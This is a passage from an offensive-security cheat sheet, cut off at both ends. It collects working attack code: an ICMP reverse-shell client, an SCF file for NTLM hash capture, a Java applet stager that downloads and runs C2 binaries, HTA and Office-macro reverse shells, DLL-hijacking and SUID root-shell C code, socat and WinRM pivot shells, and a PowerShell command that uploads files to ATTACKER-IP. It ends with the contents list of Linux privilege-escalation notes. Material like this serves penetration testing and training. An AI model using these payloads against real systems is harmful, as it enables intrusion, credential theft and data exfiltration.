($_.Exception|out-string) }; $i=0;
while ($i -lt $rt.length-110) { s(-
join($id,$rt.Substring($i,110))); $i -
= -110; }; s(-
join($id,$rt.Substring($i))); }"
```

```
def send_payload(uid):
```

```
client = None
```

```
try:

    client = NoQuotedSession()

    client.keep_alive = True

    # Send payload

    print("Sending powershell ICMP payload
[UID="+uid+"] and waiting for
shell...")

    response =
        client.get("http://"+RHOST+":"+str(RPO
RT) + "/Test.asp?
u=http://127.0.0.1:80/cmd.aspx?
xcmd=powershell -c \"\""+payload(LHOST,
uid)+"\"\"")

    #print(response.request.path_url)

    if response.status_code != 200 and
response.status_code != 500:

        print(response.text)
```

```
    sys.exit(0)

except
    requests.exceptions.RequestException
as e:

    print(str(e))

finally:

    if client:

        client.close()

def httpupload(UID, local_path,
remote_path, powershell=False):

    with open(local_path, 'rb') as f:

        data = f.read()

        if powershell:

            data = data.encode('UTF-16LE')

            b64enc_data =
```

```
base64.urlsafe_b64encode(data)

else:

b64enc_data =
"".join(base64.encodestring(data).split())

md5sum = hashlib.md5(data).hexdigest()

print("Uploading "+local_path+ " to
"+remote_path)

print("MD5 hash: "+md5sum)

print("Data Length:
"+str(len(b64enc_data))+" bytes")

client = NoQuotedSession()

client.keep_alive = False

try:

if powershell:
```

```
cmd = "powershell -c \"echo $null >
'"+remote_path+".b64\""
else:

cmd = 'type nul > "' + remote_path +
'.b64''

response =
client.get("http://"+RHOST+":"+str(RPO
RT)+"/Test.asp?
u=http://127.0.0.1:80/cmd.aspx?
xcmd="+cmd)

for i in tqdm.tqdm(range(0,
len(b64enc_data), BUFFER_SIZE),
unit_scale=BUFFER_SIZE, unit="bytes"):

if powershell:

cmd = "powershell -c \"echo
'"+b64enc_data[i:i+BUFFER_SIZE]+"' >>
'"+remote_path+".b64\""
else:
```



```
+ '''\n\nresponse =\nclient.get("http://"+RHOST+":"+str(RPO\nRT)+"/Test.asp?\n\tu=http://127.0.0.1:80/cmd.aspx?\n\t\txcmd="+cmd)\n\nexcept\nrequests.exceptions.RequestException\nas e:\n\n\tprint(str(e))\n\nfinally:\n\n\tif client:\n\n\t\tclient.close()\n\n\ndef clear_buffer(sock):\n\n\ttry:\n\n\t\twhile sock.recv(1024): pass
```

```
except:  
  
    pass  
  
  
def main(src, dst, UID):  
  
    try:  
  
        sock = socket.socket(socket.AF_INET,  
                             socket.SOCK_RAW, socket.IPPROTO_ICMP)  
  
    except socket.error as e:  
  
        print('You need to run icmp_alarot.py  
with administrator privileges')  
  
        return 1  
  
  
    sock.setblocking(0)  
  
  
    sock.setsockopt(socket.IPPROTO_IP,  
                   socket.IP_HDRINCL, 1)  
  
  
    ip = ImpactPacket.IP()  
  
  
    ip.set_ip_src(src)
```

```
ip.set_ip_dst(dst)

icmp = ImpactPacket.ICMP()

icmp.set_icmp_type(icmp.ICMP_ECHOREPLY
)

decoder = ImpactDecoder.IPDecoder()

cmd = ""

download_buffer=""

DOWNLOAD_filename = ""

RECEIVED = False

while 1:

    if sock in select.select([ sock ], [], []
)[0]:


        buff = sock.recv(65536)

        if 0 == len(buff):
```

```
    sock.close()

    return 0

ippacket = decoder.decode(buff)

icmppacket = ippacket.child()

if ippacket.get_ip_dst() == src and
    ippacket.get_ip_src() == dst and 8 ==
    icmppacket.get_icmp_type():

    ident = icmppacket.get_icmp_id()

    seq_id = icmppacket.get_icmp_seq()

    data = icmppacket.get_data_as_string()

    if len(data) > 0:

        #print("DATA: "+data)

        recv_uid = data[:8].strip()

        if recv_uid == UID:
```

```
if data[8:12] == '[P$]':  
  
if DOWNLOAD_filename and RECEIVED:  
  
#print("DOWNLOAD BUFFER:  
"+download_buffer)  
  
try:  
  
decoded =  
base64.b64decode(download_buffer)  
  
except:  
  
decoded = ""  
  
pass  
  
with open(DOWNLOAD_filename, "wb") as  
f:  
  
f.write(decoded)  
  
f.close()
```

```
with open(DOWNLOAD_filename, 'rb') as f:

    md5sum =
        hashlib.md5(f.read()).hexdigest()

    print("MD5 hash of downloaded file
"+DOWNLOAD_filename+": "+md5sum)

    print("*** DOWNLOAD COMPLETED ***")

DOWNLOAD_filename = ""

download_buffer = ""

if RECEIVED:

    cmd = raw_input(data[8:])

    clear_buffer(sock)

    RECEIVED = False

else:

    RECEIVED = True
```

```
else:

RECEIVED = True


if DOWNLOAD_filename:

download_buffer +=
data[8:].replace(`\n`, '\n')

else:

print(data[8:].replace(`\n`, '\n'), end=``)

if cmd[0:4].lower() == 'exit':

print("Exiting...")

sock.close()

return 0


if cmd[0:7] == 'SHOWUID':


print("UID: "+UID)
```

```
cmd = "echo OK"

if cmd[0:5] == 'ADMIN':

    cmd = "$user = '.\\administrator';"
    $passwd = '1234test'; $secpswd =
ConvertTo-SecureString $passwd -
AsPlainText -Force; $credential = New-
Object
System.Management.Automation.PSCredential
$user, $secpswd; invoke-command -
computername localhost -credential
$credential -scriptblock { "+"
payload(LHOST, UID) + " }"

if cmd[0:7] == 'DECODER':

    with open("c.ps1", "wt") as f:

        f.write(payload(LHOST, DECODER_UID))

    f.close()

time.sleep(1)
```

```
httpupload(UID, "c.ps1",
"c:\\sysadmscripts\\c.ps1")

sock.close()

time.sleep(1)

print("Waiting for decoder shell...")

main(LHOST, RHOST, DECODER_UID)

if cmd[0:8] == 'DOWNLOAD':

fullpath = cmd[9:].strip()

cmd = "
[Convert]::ToString([IO.File]::ReadAllBytes('"+fullpath+"'))"

DOWNLOAD_filename =
fullpath.split('\\')[-1]

download_buffer = ""

if cmd[0:6] == 'UPLOAD':
```

```
(upload, local_path, remote_path) =
shlex.split(cmd.strip(), posix=False)

httpupload(UID, local_path,
remote_path, powershell=False)

cmd = "get-filehash -algorithm md5
'"+remote_path+"' | fl; $(CertUtil -
hashfile '"+remote_path+"' MD5)[1] -
replace ' ', ''"

icmp.set_icmp_id(ident)

icmp.set_icmp_seq(seq_id)

if cmd and cmd[:8] != UID:

cmd = UID+cmd

icmp.contains(ImpactPacket.Data(cmd))

icmp.set_icmp_cksum(0)

icmp.auto_checksum = 1

ip.contains(icmp)
```

```
sock.sendto(ip.get_packet(), (dst, 0))

# Set
/proc/sys/net/ipv4/icmp_echo_ignore_all = 1

with
open("/proc/sys/net/ipv4/icmp_echo_ignore_all", 'wt') as f:

    f.write("1")

try:

    th1 =
    threading.Thread(target=send_payload,
                      args = (INITIAL_UID,))

    th1.daemon = True

    th1.start()

    sys.exit(main(LHOST, RHOST,
                  INITIAL_UID))
```

```
except (KeyboardInterrupt,  
SystemExit):  
  
    th1.join()  
  
except Exception as e:  
  
    print(str(e))
```

.SCF Reverse Shells

SCF files are Windows Shell Command files that can be used to create references to icon files.

```
[Shell]  
Command=2  
IconFile=<icon file>  
[<what you want to control>]  
Command=<command>
```

SCF Files can be created and used to capture credentials in vulnerable version of the SMB protocol in Windows systems.

This can be done by configuring the **IconFile** to reference or point to an icon file on the attacker

machine. The icon file can be fake and non-existent as well.

Example is below

```
[Shell]
Command=2
IconFile=\\\attacker-ip\share\file.ico
[Taskbar]
Command=ToggleDesktop
```

The above can be saved into .scf file and uploaded into the web application. If the uploaded .scf file gets browsed to with explorer.exe of the target system. This is because the .scf file is uploaded into **a file share that exists on the SMB server of the target machine which is the only case this method would work.**

Before uploading we run a listener using Responder to catch the authentication request from the target SMB server

```
sudo Responder -I eth0
```

Then the file can be uploaded and you should receive the NTLMV2 hash in the responder output if

successful.

Creating Java Applet

Java applets are java code snippets that run inside a web browser. Usually we want to create an applet to runs inside a web page we control to perform a C2 callback.

Lets say we have the below Java stager which imports the necessary libraries for network communication, checks out what OS the target is running and downloads the appropriate C2.

We first use the `System.getProperty("os.name")` function to determine the OS. Once the OS is known, the stager downloads and executes the appropriate payload for that platform.

The variable `filename` defines where the payload will be written on the host and the variable URL references where the stager can find the payload on the web.

```
import java.io.BufferedInputStream;
import java.io.ByteArrayOutputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.net.URL;
public class JavaStager {
private static String OS =
System.getProperty("os.name").toLowerCase();
public static void main(String[] args)
{
if (isWindows()) {
try {
String fileName = "c2.exe";
URL link = new
URL("http://yourc2url.com/c2.exe");
InputStream in = new
BufferedInputStream(link.openStream());
;
ByteArrayOutputStream out = new
ByteArrayOutputStream();
byte[] buf = new byte[1024];
int n = 0;
while (-1 !=(n=in.read(buf)))
}
```

```
{out.write(buf, 0, n);
}

out.close();
in.close();

byte[] response = out.toByteArray();

FileOutputStream fos = new
FileOutputStream(fileName);

fos.write(response);

fos.close();

Process process = new
ProcessBuilder("c2.exe").start();
} catch(IOException ioe){}
} else if (isMac()) {
try {
String fileName =
"c2_signed_mac_binary";
URL link = new
URL("http://yourc2url.com/c2_signed_ma
c_binary");
InputStream in = new
BufferedInputStream(link.openStream());
;

ByteArrayOutputStream out = new
ByteArrayOutputStream();
byte[] buf = new byte[1024];
int n = 0;
```



```
int n = 0;
while (-1 != (n = in.read(buf)))
{out.write(buf, 0, n);
}
out.close();
in.close();
byte[] response = out.toByteArray();
FileOutputStream fos = new
FileOutputStream(fileName);
fos.write(response);
fos.close();
Process process = new
ProcessBuilder("chmod +x
linux_binary;./linux_binary").start();
} catch(IOException ioe){}
} else {
}
}

public static boolean isWindows() {
return (OS.indexOf("win") >= 0);
}

public static boolean isMac() {
return (OS.indexOf("mac") >= 0);
}

public static boolean isLinux() {
return (OS.indexOf("nux") >= 0);
```

```
}
```

```
}
```

We can then compile it

```
javac payload.java
```

The output file will be the compiled version

payload.class

The payload can be run using the below command

```
java payload
```

But in order to run this java code as an applet, we need to add the below line

JAVA

```
import java.applet.Applet;
```

and change **public class JavaStager {** in the code above into **public class JavaStager extends Applet {**.

Next, Package the .class file to a .jar by executing the below command

```
jar cf stager-payload.jar payload.class
```

Next step is to call your **payload.class** in your HTML code. An example is shown below

HTML

```
<HTML>
<HEAD>
<TITLE> A Simple Program </TITLE>
</HEAD>
<BODY>
Here is the output of my program:
<applet code= payload.class
archive="stager-payload.jar"
width=120 height=120>
</applet>
</BODY>
</HTML>
```

Then save this code as index.html and host on your web server and let your victims visit it.

Enumeration

Python Port Scanner

```
import socket as sk
for port in range (1, 1024):
    try:
        s=sk.socket(sk.AF_INET,
sk.SOCK_STREAM)
        s.settimeout(1000)
        s.connect (('ip',port))
        print '%d:OPEN' % (port)
        s.close
    except: continue
```

DNS Reverse Lookup Script

```
for ip in {1 .. 254 .. 1}; do dig -x
1.1.1.$ip | grep $ip dns.txt; done;
```

Powershell Script for AD User Enumeration

```
$domainObj =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName =
"DC=$($domainObj.Name.Replace('.','
',',DC=' ))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object
System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
$Searcher.filter="samAccountType=8053063
68"
$Searcher.FindAll()
```

Powershell Script for Enumerating

Specific AD User Accounts

```
$domainObj =
[System.DirectoryServices.ActiveDirector
y.Domain]::GetCurrentDomain()
$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName =
"DC=$($domainObj.Name.Replace('.',
',DC=' ))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearch
er([ADSI]$SearchString)
$objDomain = New-Object
System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
$Searcher.filter="name=[account-name]"
$Searcher.FindAll()
Foreach($obj in $Result)
{
    Foreach($prop in $obj.Properties)
    {
        $prop
```

```
}

Write-Host "-----"

}
```

Powershell Script for Enumerating AD

Groups

```
$domainObj =
[System.DirectoryServices.ActiveDirector
y.Domain]::GetCurrentDomain()
$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName =
"DC=$($domainObj.Name.Replace('.',
',DC=' ))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearch
er([ADSI]$SearchString)
$objDomain = New-Object
System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
$Searcher.filter="(objectClass=Group)"
$Result = $Searcher.FindAll()
Foreach($obj in $Result)
{
    $obj.Properties.name
}
Enumerating specific group and its
```

```
members

$domainObj =
[System.DirectoryServices.ActiveDirector
y.Domain]::GetCurrentDomain()
$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName =
"DC=$($domainObj.Name.Replace('.',
',DC=' ))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearch
er([ADSI]$SearchString)
$objDomain = New-Object
System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
$Searcher.filter="(name=[group-name])"
$Result = $Searcher.FindAll()
Foreach($obj in $Result)
{
$obj.Properties.member
}
```

Powershell Script for Enumerating service principal names to figure out the running services on the domain

controller. In the example below, we enumerate for 'http'.

```
$domainObj =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$PDC = ($domainObj.PdcRoleOwner).Name
$SearchString = "LDAP://"
$SearchString += $PDC + "/"
$DistinguishedName =
"DC=$($domainObj.Name.Replace('.',
',DC='))"
$SearchString += $DistinguishedName
$Searcher = New-Object
System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)
$objDomain = New-Object
System.DirectoryServices.DirectoryEntry
$Searcher.SearchRoot = $objDomain
$Searcher.filter="serviceprincipalname
=*http*"
$Result = $Searcher.FindAll()
Foreach($obj in $Result)
{

```

```
Foreach($prop in $obj.Properties)
{
$prop
}
}
```

Bash code to check ports running using http

The below script is useful when you want to discover services' ports running using [http]

SHELL

```
for i in {0..65535}; do
    response=$(curl -s
http://10.10.10.55:{i};
    len=$(echo $response | wc -w);
    if [ "$len" -gt "0" ]; then
        echo -n "${i}: ";
        echo $response | tr -d "\r" |
head -1 | cut -c-100;
    fi;
done
```

JavaScript Profiling

You can use the below code and save it as index.html. When opened in any browser, it will list all information about the target's browser version, available plugins and other information about the target's environment that may be useful in further attacks.

```
<html>
<head>
<script type="text/javascript">
<!--
function showWindow(){
var len = navigator.plugins.length;
newWin = window.open("", "", "height=400,width=500");
newWin.document.write("<p>Plug-In
Info:</p>");
for(var i = 0; i < len; i++){
newWin.document.write("<li>" +
navigator.plugins[i].description + "</li>");
}
newWin.document.close()
}
//-->
</script>
</head>
<body>
<form>
<input type="button" value="Show Plug-
In Information"
onclick="showWindow()">
```

```
</form>  
</body>
```

Visual Basic Reverse Shells

Create a new file named **shell.vbs** and paste the below content

```
Set shell =  
WScript.CreateObject("Wscript.Shell")  
shell.Run("C:\Windows\System32\calc.exe  
" & WScript.ScriptFullName),0,True
```

And then execute below on the target

```
wscript shell.vbs
```

You could also name file **shell.vbs.txt** and then execute on the target as bellow

```
wscript /e:VBScript shell.vbs.txt
```

HTA Reverse Shell

HTA stands for HTML application which is an HTML that executes whatever you want. You could manually create an `.hta` payload by using `ActiveXObject` but for simplicity you can use exploitation frameworks.

With Msfvenom

```
msfvenom -p  
windows/x64/shell_reverse_tcp LHOST=ip  
LPORT=port -f hta-psh -o shell.hta
```

Execute on the target and you will receive a shell

With Metasploit

```
msf6 > use  
exploit/windows/misc/hta_server
```

and then set the `LHOST` and `SRVHOST` to be the same

```
msf6 exploit(windows/misc/hta_server) >
set LHOST 10.8.232.37 LHOST =>
10.8.232.37
```

```
msf6 exploit(windows/misc/hta_server) >
set LPORT 443 LPORT => 443
```

```
msf6 exploit(windows/misc/hta_server) >
set SRVHOST 10.8.232.37 SRVHOST =>
10.8.232.37
```

```
msf6 exploit(windows/misc/hta_server) >
set payload
windows/meterpreter/reverse_tcp payload
=> windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/misc/hta_server) >
exploit
```

[*] Exploit running as background job 0.

[*] Exploit completed, but no session was created.

```
msf6 exploit(windows/misc/hta_server) >
```

```
[*] Started reverse TCP handler on  
10.8.232.37:443
```

```
[*] Using URL:  
http://10.8.232.37:8080/TkWV9zkd.hta [*]  
Server started.
```

Copy the URL above and open it on the target or deliver it using some sort of social engineering.

Microsoft Office Macros

We can deliver payloads that return reverse shells using Macros in MS office.

To start, create a new blank Microsoft document to create your first macro.

First, we need to open the Visual Basic Editor by selecting **view** → **macros**. The Macros window shows to create our own macro within the document.

In the Macro name section, choose to name your macro as **test**. Note that we need to select from the Macros in list **Document1** and finally select **create**. Next, the Microsoft Visual Basic for

Application editor shows where we can write your code.

It is important that when you finished, you need to save it in **Macro-Enabled format** such as **.doc** and **docm**.

With Powershell

Copy the below into the macro code area. Don't forget to change the connection parameters and open a listener in your machine

```
#Open a socket connection
$client = New-Object
System.Net.Sockets.TCPClient("IP",PORT
);

$stream = $client.GetStream();

#Send shell prompt
$greeting = "PS " + (pwd).Path + "> "

$sendbyte =
([text.encoding]::ASCII).GetBytes($greeting)
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();

[byte[]]$bytes = 0..255|%{0};

#Wait for response, execute whatever's
coming, then loop back
while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){

$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($
```

```
bytes,0, $i);  
  
$sendback = (iex $data 2>&1 | Out-  
String );  
  
$sendback2 = $sendback + "PS " +  
(pwd).Path +  
> ";  
  
$sendbyte =  
([text.encoding]::ASCII).GetBytes($sen  
dback2);  

```

With Visual Basic

With Msfvenom and Metasploit

We can first generate a **vba** payload with msfvenom

```
msfvenom -p  
windows/meterpreter/reverse_tcp LHOST=ip  
LPORT=port -f vba
```

Import to note that one modification needs to be done to make this work. The output will be working on an MS excel sheet. Therefore, change the **Workbook_Open()** to **Document_Open()** to make it suitable for MS word documents.

Now copy the output of the above command and save it into the macro editor of the MS word document.

Don't forget to run the listener on your machine.

```
msf5 > use exploit/multi/handler
```

```
[*] Using configured payload  
generic/shell_reverse_tcp
```

```
msf5 exploit(multi/handler) > set  
payload windows/meterpreter/reverse_tcp  
payload =>  
windows/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > set LHOST  
10.50.159.15 LHOST => 10.50.159.15
```

```
msf5 exploit(multi/handler) > set LPORT  
443 LPORT => 443
```

```
msf5 exploit(multi/handler) > exploit
```

Manual Macro

The below code can be copied into the macro editor and saved in the MS document. Be sure to change the payload to equal the reverse shell you want to execute.

```
Sub PoC()
    Dim payload As String
    payload = "path-to-exe"

CreateObject("Wscript.Shell").Run
payload,0
End Sub
```

```
Sub Document_Open()
    PoC
End Sub
```

```
Sub AutoOpen()
    PoC
End Sub
```

Privilege Escalation

perl one liner for privilege escalation

```
root@kali$:sudo perl -e 'exec'
"/bin/bash";'
```

C code to perform DLL Hijacking

The below code can be used to perform DLL hijacking and create a new admin user. Change the values in the code according to your needs.

```
C

#include <windows.h>

BOOL WINAPI DllMain (HANDLE hDll,
DWORD dwReason, LPVOID lpReserved) {

    if (dwReason ==
DLL_PROCESS_ATTACH) {
        system("cmd.exe /k net
user admin newpass");
        ExitProcess(0);
    }
    return TRUE;
}
```

The above code changes the admin password to [newpass]

Compile the code with the below command on linux

```
x86_64-w64-mingw32-gcc code.c -shared -o  
code.dll
```

Replace [code.dll] with the targeted or missing dll on the target machine then stop and start its associated service to execute your dll.

C Code [2]

[2-1]

C

```
#include <stdio.h>  
#include <stdlib.h>  
#include <unistd.h>  
int main (void) {  
    setuid(0);  
    setgid(0);  
    system("/bin/bash -p");  
    return 0;  
}
```

[2-2]

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main(void)
{
    setuid(geteuid());
    execl("/bin/sh","sh",0);
}
```

[2-3]

Adding a new admin user to the compromised windows system. Replace this code with an executable file with weak permissions and is run as a service or as an admin.

```
#include <stdlib.h>
int main ()
{
    int i;
    i = system ("net user evil Ev!lpass
/add");
    i = system ("net localgroup
administrators evil /add");
    return 0;
}
```

Shared Library

The below code is a shared library that renders root shell if compiled and executed under the context of a privileged user (root). Save the below C code as

test.c

```
#include<stdio.h>
int __libc_start_main(int (*main)
(int, char **, char **), int argc,
char ** ubp_av, void (*init) (void),
void (*fini) (void), void (*rtld_fini)
(void), void (* stack_end))
{
system("/bin/sh");
return 0;
}
```

Additionally, create a version file **version.ld**

```
GLIBC_2.0
{
};
```

Then compile

```
gcc -shared -static-libgcc -fPIC -Wl,--
version-script=version.ld,-Bstatic
test.c -o test.so.6
```

Links to webshells

<https://github.com/backdoorhub/shell-backdoor-list/blob/master/shell/php/b374k.php>

Socat Shells

Linux

Listener

[1]

```
socat TCP-L:<port> -
```

[2]

```
socat TCP-L:<PORT> EXEC:"bash -li"
```

Connect

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT>  
EXEC:"bash -li"
```

Stable Listener

```
socat TCP-L:<port> FILE:`tty`,raw,echo=0
```

Stable Connect

```
socat TCP:<attacker-ip>:<attacker-port>  
EXEC:"bash -  
li",pty,stderr,sigint,setsid,sane
```

Windows

Connect

```
socat TCP:<LOCAL-IP>:<LOCAL-PORT>  
EXEC:powershell.exe,pipes
```

Listen

[1]

```
socat TCP-L:<PORT>  
EXEC:powershell.exe,pipes
```

[2]

```
socat TCP-L:<port> -
```

Socat Encrypted

This command creates a 2048 bit RSA key with matching cert file, self-signed, and valid for just under a year. When you run this command it will ask you to fill in information about the certificate

```
openssl req --newkey rsa:2048 -nodes -  
keyout shell.key -x509 -days 362 -out  
shell.crt
```

merge the two created files into a single **.pem** file

```
cat shell.key shell.crt > shell.pem
```

Listener

```
socat OPENSSL-LISTEN:  
<PORT>,cert=shell.pem,verify=0 -
```

Connect

```
socat OPENSSL:<LOCAL-IP>:<LOCAL-  
PORT>,verify=0 EXEC:/bin/bash
```

Pivoting

Ruby reverse shell using Winrm for pivoting

The below script is useful if you want to pivot to a machine on which the winrm port is open [5985]
Author [Alamot].

You need to username and pass required to log in to the pivoted machine usually windows.

Substitute IP:PORT with ip and port information of the machine that will be used to forward the connection to the pivoted machine.

```
require 'winrm-fs'

# Author: Alamot

# To upload a file type: UPLOAD
local_path remote_path

# e.g.: PS> UPLOAD myfile.txt
C:\temp\myfile.txt

conn = WinRM::Connection.new(
  endpoint: 'https://IP:PORT/wsman',
  transport: :ssl,
  user: 'username',
  password: 'password',
  :no_ssl_peer_verification => true
)
```

```
file_manager =
WinRM::FS::FileManager.new(conn)

class String

def tokenize

self.

split(/\s(?=(?:[^"]|'[^']*'|"[^"]*")*$))/).

select{|s| not s.empty? }.

map{|s| s.gsub(/(^ +)|( +$)|(^['']+)|(['']+$/,'')}

end

end

command=""

conn.shell(:powershell) do |shell|
```

```
until command == "exit\n" do

    output = shell.run("-join($id,'PS
',(whoami), '@', $env:computername,
',(gi $pwd).Name), '> ')")

    print(output.output.chomp)

    command = gets

    if command.start_with?('UPLOAD') then

        upload_command = command.tokenize

        print("Uploading " + upload_command[1] +
        " to " + upload_command[2])

        file_manager.upload(upload_command[1],
        upload_command[2]) do |bytes_copied,
        total_bytes, local_path, remote_path|

            puts("#{bytes_copied} bytes of #
{total_bytes} bytes copied")

    end
```

```
command = "echo `nOK`n"
end

output = shell.run(command) do |stdout,
stderr|
    STDOUT.print(stdout)
    STDERR.print(stderr)
end

puts("Exiting with code #
{output.exitcode}")
end
```

The below script is useful if you want to execute a powershell reverse shell that returns shell on a different pivoted machine.

You need to username and pass required to log in to

the pivoted machine [the first pivoted one] usually windows.

Substitute IP:PORT with ip and port information of the machine that will be used to forward the connection to the pivoted machine.

In the script, startin from [conn.shell] you need username and password of the [next pivoted machine] from which you will return a reverse shell using powershell.

Substitute the username and password after [conn.shell] part and also substitute computername and domain name as this works on in a domain joined machine.

```
require 'winrm'

conn = WinRM::Connection.new(
  endpoint: 'https://ip:port/wsman',
  transport: :ssl,
  user: 'username',
  password: 'pass',
  :no_ssl_peer_verification => true
)

conn.shell(:powershell) do |shell|
  output = shell.run("$pass = convertto-
securestring -AsPlainText -Force -String
'pass'; $cred = new-object -typename
System.Management.Automation.PSCredential
1 -argumentlist
'test.local\\username',$pass; Invoke-
Command -ComputerName machine.test.local
-Credential $cred -Port 5985 -
ScriptBlock {$client = New-Object
System.Net.Sockets.TCPClient('your-
ip',port); $stream =
$client.GetStream(); [byte[]]$bytes =
0..65535|%{0}; while(($i =
```

```

$stream.Read($bytes, 0, $bytes.Length))
-ne 0) {; $data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($by
tes,0, $i); $sendback = (iex $data 2>&1
| Out-String ); $sendback2 = $sendback +
'PS ' + (pwd).Path + '> ' ; $sendbyte =
([text.encoding]::ASCII).GetBytes($sendb
ack2);

$stream.Write($sendbyte,0,$sendbyte.Leng
th); $stream.Flush()} ; $client.Close();
}") do |stdout, stderr|
    STDOUT.print stdout
    STDERR.print stderr
end
puts "The script exited with exit code
#{output.exitcode}"
end

```

Data Exfiltration

Exfiltration to a Webserver with PowerShell

The below command will send the **master.zip** file to a webserver hosted by the attacker. Make sure to change the parameters to fit your environment.

```
powershell.exe -noprofile -  
noninteractive -command "  
[System.Net.ServicePointManager]  
::ServerCertificateValidationCallback  
{$_true}; $server="""http://ATTACKER-  
IP/upload-  
path""";$filepath="""C:\rnaster.zip""";$  
http= new-object System.Net.WebClient;  
$response=$http.UploadFile($server,$file  
path);"
```



Linux Privilege Escalation & Post Exploitation Notes

Table of Contents

- Basics
- Enumeration
 - Spawn a TTY shell
 - Viewing system and kernel information
 - Enumerating the sudo version
 - Sudo
 - Bash_History
 - Linux distribution and kernel version
 - File system structure
 - Searching for binaries with SUID / SGID bit set
 - Enumerating Groups and Users
 - Enumerate Installed Apps
 - Reading log files
 - Viewing failed login attempts
 - Viewing successful logins
 - Viewing authentication logs
 - Viewing system activity
 - Viewing executed privileged commands
 - View installation commands

- Viewing executed privileged commands
 - View added users
 - Check if sudoers files is updated
 - Viewing created files with vi text editor
 - Viewing network settings
 - IP Address
 - Network Interfaces
 - Network connections
 - Displaying active connections with processes PID
 - DNS Info
 - DNS servers
 - Startup services and commands
 - Startup Services
 - Startup Commands
 - Commands History
 - History of Sudo Commands
 - History of Non Sudo Commands
 - Listing processes
 - Enumerating NFS shares with no_root_squash
 - Searching history files for passwords
- Manual Privilege Escalation Methods

- Credential Dump
 - Searching in Config Files
 - Using Hunting Tools
 - Using /etc/shadow
 - Searching in History
 - Generating a hash for password overwrite on /etc/passwd/ with new user.
- Linux Capabilities
- Locating SSH private key files
- PAH environment variable
- /etc/passwd
 - Adding a user as root to the /etc/passwd file incase its writable
 - Adding privileged user to /etc/passwd/
 - Hex dump of shadow file
 - Readable shadow file
 - Writable shadow file
- SUID
 - Overview of SUID
 - How SUID Works:
 - Example of an SUID File:
 - How to Set the SUID Bit

- Searching for binaries with SUID / SGID bit set

- Exploiting SUID on Python

- Exploiting Systemctl

- Another Example

- System Binaries

- Use 'awk' to execute sys commands

- Escalate privilege using find command

- Execute command through ZIP:

- Execute sys commands using python

- Perl one liner for privilege escalation

- Exploiting vi text editor

- Shared Object Injection

- Overview

- How Privilege Escalation Can Happen with Shared Objects

- Attack Scenario: Shared Object Hijacking

- Looking for binaries with SUID /SGID bit set

- Picking a binary and finding if it uses system calls to shared objects

- Creating malicious shared object file [.so]

- MYSQL UDF
- LD_PRELOAD and LD_LIBRARY_PATH
 - LD_PRELOAD
 - LD_LIBRARY_PATH
- Cron Jobs
 - Writable bash script under root
 - Wild cards Command in Cron jobs [tar as an example]
 - Reverse shell with Msfvenom
 - Reverse shell with Netcat
- Shell functions
- Exploiting root squash in NFS shares
 - NFS Overview
 - Overview of
 - root_squash** and **no_root_squash**
 - Exploitation
- Symlinks
- Nodejs NPM
- The Package Manager
- Third-party services and programs
 - Logstash
- Abusing Apache
- X11 authorization
 - Getting the display ID

- Getting more details on the display
- Screenshot capturing
- Getting shell
- Abusing Yum
 - If the user can run yum as sudo
- Abusing qpdf
- Exploiting Group Permissions
 - Docker
 - LXC / LXD
 - The Disk Group
- Exploiting Python Libraries
 - Overview
 - How Python Library Hijacking Works:
- Automated Methods
 - Linpeas
 - LinEnum
 - Linux exploit suggester
 - Linux smart enumeration
 - Linux priv checker
 - Bangenum.sh
 - PsPy
 - Unix Priv Checker
 - Enum4Linux
 - Remote Logging in

- Post Exploitation
 - Establishing root SSH connection to the target from the attacking machine without the need for password
- Lateral Movement aka Network pivoting
 - Forwarding connections with netcat from an internal internet-disconnected client through a victimized server:
 - SSH Local port forwarding
 - Connecting to an internal client on port 445 [SMB] directly from the attacking machine and through a compromised internal server. This command is typed on the attacker machine
 - SSH Remote Port Forwarding
 - SSH Dynamic Port Forwarding
 - Setting up Socks5 Proxy at the compromised host
 - SSH Tunneling and Forwarding with Chisel
- Persistence
 - Persistence Methods
 - Crontab Persistence Techs
 - Startup Persistence
 - Creating New Persistence Accounts
 - SSH Persistence

- Data Exfiltration
 - DNS Exfiltration
 - ICMP Exfiltration
 - SSH Exfiltration
- Clearing Tracks
 - Disabling the bash history file to avoid having our commands recorded
 - Clearing History
 - Clearing Logs
- Appendix
 - Privilege escalation C code

Basics

Privilege escalation is the act of exploiting a bug, vulnerability or misconfiguration in an operating system or application to gain elevated access to resources that are normally protected from an application or user. This can allow an attacker to perform actions that they would not normally be able to do, such as deleting files, accessing sensitive data, or running programs. There are many ways that privilege escalation can be accomplished, including exploiting vulnerabilities in software, using default or weak passwords, or manipulating configuration settings.

Enumeration

Spawn a TTY shell

Useful to stabilize an existing shell

```
root@kali:python -c 'import pty;  
pty.spawn("/bin/sh")'
```

OR

```
root@kali:python3 -c 'import pty;  
